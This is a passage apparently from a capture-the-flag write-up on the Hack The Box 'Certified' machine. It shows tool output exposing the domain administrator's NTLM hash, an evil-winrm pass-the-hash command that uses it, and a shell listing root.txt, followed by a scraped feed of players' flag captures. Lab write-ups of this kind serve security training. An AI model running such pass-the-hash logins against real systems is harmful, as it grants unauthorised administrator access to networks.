SMB      10.10.11.41    445    DC01   [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.41    445    DC01   Function category [+]
!                                         [SET] function category certified.htb\administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d)
```

- After accessing the site using evil-winrm, I managed to get the root.txt

```
evil-winrm -i certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
Mode                LastWriteTime       Length Name
--                --              --
-a---             5/6/2025 1:25 AM        34 root.txt
```

		<b>kyocera2002</b> owned system flag	1 hour ago
		<b>jeenyo</b> owned user flag	1 hour ago
YESTERDAY			
		<b>0xLebronJames</b> owned user flag	4 hours ago
		<b>curryguy</b> owned user flag	5 hours ago
		<b>MichaelKali</b> owned user flag	5 hours ago
		<b>curryguy</b> owned system flag	5 hours ago
		<b>Csuribird</b> owned system flag	6 hours ago
		<b>T4RD13</b> owned user flag	6 hours ago
		<b>kyocera2002</b> owned user flag	6 hours ago

